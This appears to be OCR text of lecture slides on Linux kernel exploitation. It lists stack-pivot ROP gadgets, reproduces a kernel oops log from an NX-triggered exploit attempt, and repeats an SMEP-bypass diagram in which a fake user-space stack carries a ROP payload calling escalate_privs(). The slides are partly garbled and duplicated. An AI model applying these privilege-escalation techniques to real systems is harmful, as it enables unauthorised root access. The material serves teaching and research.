
- mov %rsp, %rXx ; ret
- add %rsp, … ; ret
- xchg %rXx, %rsp ; ret
  - xchg %eXx, %esp ; ret (on a 64-bit system)
  - will land in user-mode memory
  - rax = 0xffffffffdeadbeef; rsp <— 0xdeadbeef

Stack pivot - NX address


```
[   60.184725] kernel tried to execute NX-protected page - exploit attempt? (uid: 1000)
[   60.186963] BUG: unable to handle kernel paging request at ffffffff81ad2c32
[   60.188852] IP: [<ffffffff81ad2c32>] __kcrctab_md_trim_bio+0x2/0x8
[   60.190858] PGD 1c0d067 PUD 1c11063 PMD 8000000001a001e1
[   60.192480] Oops: 0011 [#1] SMP
[   60.193613] CPU 0
[   60.194115] Modules linked in:[   60.194955]  coretemp ghash_clmulni_intel aesni_intel
wmidi snd_seq_device uvcvideo btusb videobuf2_core snd_ac97_codec ac97_bus snd_pcm videod
2 snd_page_alloc i2c_piix4 drm acpi_memhotplug shpchp mac_hid lp parport hid_generic usbh

[   60.208222] Pid: 1339, comm: test Not tainted 3.5.0-23-generic #35~precise1-Ubuntu VMw
[   60.212433] RIP: 0010:[<ffffffff81ad2c32>]  [<ffffffff81ad2c32>] __kcrctab_md_trim_bic
[   60.214940] RSP: 0018:ffff880039203b70  EFLAGS: 00010202
[   60.216736] RAX: ffff88003a20dc00 RBX: ffff88003b749200 RCX: 0000000000000301
[   60.219213] RDX: 0000000001ad38 RSI: ffff88003b749200 RDI: ffff88003a7e0400
[   60.221171] RBP: ffff880039203b98 R08: 000000000000002d R09: 0000000000000300
[   60.223490] R10: ffff88003f820400 R11: 0000000000000000 R12: 0000000ffffffffe
[   60.225351] R13: ffff88003a7e0400 R14: 0000000000000000 R15: 0000000000000000
[   60.227204] FS:  00007fb29e4f0700(0000) GS:ffff88003d600000(0000) knlGS:00000000000000
[   60.229692] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
```

Exploit attempt? Why yes it is…


SMEP Bypass


High mem addr
struct vuln_ops *dptr;
stack pivot
Kernel space
((1UL << 47) - PAGE_SIZE)
struct vuln_ops {
void (*a)();
int b;
…
};
User space
FAKE STACK
ROP PAYLOAD
escalate_privs()
Low mem addr


SMEP Bypass


High mem addr
struct vuln_ops
*dptr;
stack pivot
((1UL << 47) - PAGE_SIZE)
struct vuln_ops {
void (*a)();
int b;
…
};
FAKE STACK
ROP PAYLOAD
escalate_privs()
Low mem addr
Kernel space
User space

SMEP Bypass


High mem addr
struct vuln_ops *dptr;
stack pivot
Kernel space
((1UL << 47) - PAGE_SIZE)
struct vuln_ops {
void (*a)();
int b;
…
};
User space
FAKE STACK
ROP PAYLOAD
escalate_privs()
Low mem addr

SMEP Bypass

